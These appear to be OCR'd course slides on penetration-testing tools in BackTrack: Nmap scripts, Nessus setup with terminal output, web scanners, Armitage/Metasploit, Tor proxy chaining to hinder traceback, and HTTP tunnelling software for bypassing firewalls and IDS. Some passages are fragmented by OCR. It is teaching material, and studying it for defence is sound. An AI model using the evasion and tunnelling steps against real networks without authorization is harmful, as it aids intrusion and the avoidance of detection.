
- Nmap Scripting Engine (NSE)
- The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.
- • Additional service enumeration
- • Vulnerability Detection
- • Checks for known vulnerabilities
- • Backdoor Detection
- • Reliably detect more complex backdoors
- • Vulnerability Exploitation
- *Nmap -A 192.168.1.10 | nmap-sC 192.168.1.10*

You can check using nmap on the version detection and operating system detection, traceroute. You can scan your host using a script in your computer



```
root@bt:~# nmap -A 192.168.28.139 |nmap -sC 192.168.28.139

Starting Nmap 6.01 ( http://nmap.org ) at 2013-05-30 14:59 EDT
```

Nessus scan



- Nessus Tools
- Nessus is a *network vulnerability scanning program*. . Its can detect vulnerabilities on the systems. Nessus is the most popular *vulnerability scanner* in the computer security. Nessus allows scans for vulnerabilities, misconfiguration, default passwords / common passwords / blank passwords on some system accounts, etc. You can use Nessus to scan your system and patch the vulnerability
- Setup in backtrack
- apt-get install nessus
- /opt/nessus/sbin/nessus-adduser
- /opt/nessus/bin/nessus-fetch --register xxxx-xxxx-
- /etc/init.d/nessusd start
- https://localhost:8


In backtrack write

```
# apt-get install nessus
```

Go to Nessus in /opt/nessus

# cd /opt/Nessus


# cd sbin the add user with the command Nessus-adduser



```
root@bt:/opt/nessus/sbin# nessus-adduser
Login : user
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
 (y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that user has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)


Login             : user
Password          : ***********
This user will have 'admin' privileges within the Nessus server
Rules             :
Is that ok ? (y/n) [y] y
```

To register in Nessus

# /opt/Nessus/bin




```
root@bt:/opt/nessus/bin# nessus-fetch --register WEBEVAL-D573-C1B6-C093-47D2-A2E
D
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
root@bt:/opt/nessus/bin# 
```

After you finish, go to applications, backtrack, vulnerability assessment, vulnerability scanners, nessus

In browser write htps:// 127.0.0.1:8834

add the network subnet to scan


Use the Acunetix web vulnerability scanner



- Acunetix Web Vulnerability Scanner

Acunetix has pioneered the web application security scanning technology: Its engineers have focused on web security as early as 1997 and developed an engineering lead in web site analysis and vulnerability detection.


W3af Web Vulnerability scanner




- W3af Web Vulnerability Scanner
- w3af is a Web Application Attack and Audit Framework. The project's goal is to create a framework to help you secure your web applications by finding and exploiting all web application vulnerabilities.

Go to Vulnerability Assessment, Web Application Assessment, Web Vulnerability Scanner, w3af gui

Scan vulnerability using armitage and metasploit




- Scan service vulnerability by metasploit armitage
- Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.



- Understand How Proxy Servers Are Used
- a computer that acts as an intermediary between the hacker and the target computer.
- first makes a connection to the proxy server and then requests a connection to the target computer

The last proxy IP address is logged. There can be thousands of proxies used in the attack process. Traceback can be extremely difficult

You can use TOR proxy server



TOR Proxy chaining software

How Tor Works: 1

Step 1: Alice's Tor client obtains a list of Tor nodes from a directory server.

How Tor Works: 2


Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.

How Tor Works: 3


Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.

TOR Proxy

Chaining Software




- Understand Anonymizers
- Anonymizers are services that attempt to make web surfing anonymous by utilizing a website that acts as a proxy server for the web client



- Understand HTTP Tunneling Techniques
- A popular method of bypassing a firewall or IDS is to tunnel a blocked protocol (suchas SMTP) through an allowed protocol (such as HTTP). Almost all IDS and firewalls
- act as a proxy between a client's PC and the Internet and pass only the traffic defined as being allowed.

Use the tool super network tunnel. Install it in the server and client and make the configuration. It is used when there is firewall the blocks all ports to server except the the http ports 80 and 443 ports and we want to communicate with the server through the open port 80 but we must install the server part of program also in the server



(*) Admin User Password: ******** Default admin User is not bandwidth limit, other user can add at 'WAN Client Users' tab.

☑ Use Http Tunnel and Listen on Port: 80 optional, if you want to use http tunnel listen

Server Listen on Ports(must choice one port or Choice Use http Tunnel Listen)

□ 25 SMTP Server Port	□ 4000 Port	□ Other Port
☑ 110 POP3 Server Port	□ 8080 Fetion Server Port	808
☑ 443 HTTPS Server Port		
□ 1863 MSN Server Port		


In order to bypass the firewall, server-side program can listen on multiple ports,
generally, if your client machine to use http proxy to connect to internet network,
you should listen on 443, or if you client machine only use the e-mail client to internet,
you should listen on port 110, you must select at least one listen port.
But if you have chosen 'Use Http Tunnel and Listen on Port', this option is optional.

The simplest system configuration step is you set a server password
and click 'my internet ip address' button to get the server ip,
then click 'ok' button to submit it.
And then open client program setup window enter the server ip and the server's password and click 'OK' button.

Note: the server should be installed on a machine can directly connect to the internet (static internet ip) or
through a dial-up, cable modem,broadband connection to connect to the internet (dynamic interntt ip) computer,
there should be a static or dynamic internet ip address, such as computer in home. If have not a internet IP,
need make a port mapping. The client can be installed on the internal network through http proxy or
other ways to connect to internet, does not require have a internet ip, such as office computer.

Server usually install at home computer.

Add user. Then start server.



Only accept this ip address connect to server:

Empty is accept any ip address
support ,and *,such as
218.216.32.*,218.32.4.25

System judgment user/pw
it use the server passwor
it use user and password
Warning:
Per user name should or
if the two machines use

UserName	MaxConn
mahmoud	0
user	0

Add A Wan User

UserName: ahmed

Password: ******** (not null)

MaxConnects: 0 0 Unlimited Connections

Max BandWidth: 0 Bytes/Second, 0 Unlimited BandWidth

□ This User Only Allow Access Server's LAN , Not Allow Access Internet

OK Cancel

(not null)

Connections

0 Unlimited BandWidth


's LAN , No Internet Access

(Corresponding in the client 'program via tunnel setup', please remove 'all lan address direct' option)

☑ User Enabled

Add A User Delete Select User

Setup the program in client computer. Give it the ip of the server. Put the user name that you created in the server and the password. You can add internet explorer over tunnel and logon through ftp tunnel



